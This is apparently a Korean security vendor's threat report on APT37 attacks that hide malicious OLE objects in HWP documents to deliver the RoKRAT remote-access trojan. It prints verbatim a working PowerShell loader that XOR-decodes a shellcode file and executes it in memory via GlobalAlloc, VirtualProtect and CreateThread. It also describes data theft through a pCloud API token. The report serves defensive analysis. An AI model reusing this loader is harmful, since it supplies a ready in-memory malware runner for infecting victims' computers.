
○ 해당 HWP 문서에는 위협요소 접근성을 높이기 위해 다수의 배치(bat)파일 확장자로 자동차 키워드를 사용했습니다. 참고로 변종에 따라 파일명은 조금씩 상이합니다.

- 배치(bat) 파일 종류 : cmd + powershell
    - 렉서스 (lexus.bat)
    - 바겐 (wagen.bat)
    - 뷰익 (buick.bat)
    - 카 (car.bat)
    - 아우디 (audi.bat)

○ 데이터(dat)파일 확장자로는 자전거와 버스가 사용됐습니다.

- 데이터(dat) 파일 종류 : shellcode & powershell
    - 바이시클 (bicycle.dat)
    - 버스 (bus.dat)


○ OLE 개체의 속성을 보면, '너비'와 '높이' 크기가 0.01[mm]로 설정되어, 화면에는 보이지 않도록 했습니다. 분석을 위해 이 크기를 50[mm]로 조정하면 실제 숨겨져 있던 OLE 개체의 아이콘과 파일명을 확인할 수 있습니다.



[그림 10] 문서 내부에 숨겨져 있던 OLE 개체 크기 확대

○ GSC는 좀더 상세한 분석을 위해 OLE 추출 분석도구를 활용했습니다. 이를 통해 HWP 내부 스트림을 조회하고 OLE 개체의 압축을 풀고 분리합니다.

○ 여기에 총 9개의 OLE 개체가 포함돼 있습니다. 그중 'BIN0002.OLE', 'BIN0008.OLE'와 'BIN0003.OLE', 'BIN0009.OLE'는 유사한 데이터를 지니고 있습니다.



[그림 11] OLE 분석 도구 활용 화면

○ 추출한 OLE 중에 흥미로운 문자열이 발견됩니다. 바로 (사이버 무기)라는 의미의 'Weapon' 폴더에서 악성파일이 보관된 흔적이 식별됩니다. Windows 계정명은 'Kennedy' 입니다. 일종의 악성코드 개발 경로가 고스란히 노출된 경우로, 개발자는 이 정보가 포함될 것을 의식하지 못했을 것으로 추정됩니다. 참고로, 유사 HWP 악성문서도 'Kennedy' 계정명이 동일하게 관찰됐습니다.

[그림 12] OLE 개체에 포함된 악성코드 개발 흔적


○ 각 OLE 배치파일이 공통으로 호출되는 'bus.dat' 파일에는 아래와 같은 PowerShell 명령이 포함돼 있습니다.

```
$exePath=$env:temp+'\\bicycle.dat';$exeFile = Get-Content -path $exePath
-encoding byte;$len=$exeFile.count;$newExeFile = New-Object Byte[]
$len;$xK='d';for($i=0;$i -lt $len;$i++) {$newExeFile[$i] = $exeFile[$i] -bxor
$xk[0]}; [Net.ServicePointManager]::SecurityProtocol =
[Enum]::ToObject([Net.SecurityProtocolType], 3072);$k1123 =
[System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' +
[System.Text.Encoding]::UTF8.GetString(34);$a90234s = '[DllImport(' + $k1123 +
')]public static extern IntPtr GlobalAlloc(uint b,uint c);';$b = Add-Type
-MemberDefinition $a90234s  -Name 'AAA' -PassThru;$d3s9sdf = '[DllImport(' +
$k1123 + ')]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out
IntPtr d);';$a90234sb = Add-Type -MemberDefinition $d3s9sdf -Name 'AAB'
-PassThru;$b3s9s03sfse = '[DllImport(' + $k1123 + ')]public static extern IntPtr
CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';$cake3sd23 =
Add-Type -MemberDefinition $b3s9s03sfse  -Name 'BBB' -PassThru;$dtts9s03sd23 =
'[DllImport(' + $k1123 + ')]public static extern IntPtr
WaitForSingleObject(IntPtr a,uint b);';$fried3sd23 = Add-Type -MemberDefinition
$dtts9s03sd23 -Name 'DDD' -PassThru;$byteCount = $newExeFile.Length;$buffer =
$b::GlobalAlloc(0x0040, $byteCount + 0x100);$old =
0;$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old); for($i
= 0;$i -lt $byteCount;$i++) {
[System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i,
$newExeFile[$i]); };$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0,
0);$fried3sd23::WaitForSingleObject($handle, 500 * 1000);
```

[그림 13] 'bus.dat' 명령어


○ PowerShell 명령어의 XOR 변환 로직부분을 보면, 'd' 문자열을 키값으로 사용해 'bicycle.dat'의 모든 바이트를 순회하며 연산합니다.

○ 이 결과로 나온 값은 shellcode 구조를 가지며, 추가 XOR 로직을 통해 내부에 숨겨져 있던 32비트 EXE 실행모듈이 호출됩니다. 이 파일은 전형적인 APT37 그룹의 **RoKRAT** 시리즈 입니다.



[그림 14] shellcode XOR 로직 부분 디버깅 모습

○ PowerShell과 shellcode 작동을 통해 파일리스 유형의 '인-메모리 실행(In-Memory Execution)'이 되며, 여기서 호출된 RoKRAT 모듈은 감염된 PC에서 다양한 정보를 수집해 pCloud API Token 키를 통해 유출을 시도합니다. 그리고 위협 행위자 의도에 따라 원격제어 추가 기능 설치도 가능합니다.




[그림 15] pCloud Token 키를 활용하는 RoKRAT 코드

○ 이런 과정을 통해 이용자의 이메일, 온라인 메신저 등 각종 로그인 계정 정보를 탈취할 수 있습니다. 실제 위협 행위자는 특정 단말 이용자의 K 메신저에 무단 접근해 추가 공격 거점으로 악용한 사례가 존재합니다.

○ 개인용 단말에는 편의상 여러 비밀번호를 저장해 로그인 상태를 유지해 사용하는 경우가 있습니다. 이용자가 잠시 자리를 비우거나 컴퓨터를 켜놓고 이동할 경우, 위협 행위자는 원격접속을 통해 메신저 서비스 등에 무단접근 후 악성파일을 전파하게 됩니다. 따라서, 기업이나 기관 등에서 업무상 컴퓨터를 켜놓고 퇴근하는 것은 최대한 지양하는 것이 보안상 안전합니다.

○ 간략히 공격 흐름을 도식화 해보면 아래와 같습니다. 스피어 피싱 공격 성공을 통해 피해 단말의 정보를 수집하고, 사용 중이던 메신저로 추가 악성파일을 유포합니다.




[그림 16] 공격 벡터 도식화

○ RoKRAT 분석 내용은 2024년 3월 27일 지니언스 블로그에 게시된 「APT37 그룹의 RoKRAT 파일리스 공격 증가」 분석 보고서 내용을 참고할 수 있습니다.

5. 결론 및 대응 (Conclusion)


○ HWP 문서 내부에 악성 OLE 개체를 삽입한 APT37 그룹의 공격이 국내서 이어지고 있습니다. 특히, 메신저 단톡 대화방을 활용하는 등 그 수법이 교묘해 지고 있습니다. 이처럼 평소 알고 지내며, 신뢰할 수 있는 지인이 보낸 파일이라도, 신분이 도용돼 공격에 악용될 수 있다는 점을 반드시 명심해야 합니다.

○ 위협 행위자는 Anti-Virus 탐지우회를 위해 사전 테스트 및 변종을 제작해 공격하고 있습니다. 따라서 보다 능동적인 위협 대응을 위해 단말 이상행위 탐지대응 기술이 필요합니다. Genian EDR 제품은 이러한 악성문서로 실행된 내부 명령을 신속히 탐지하고 차단하게 됩니다.



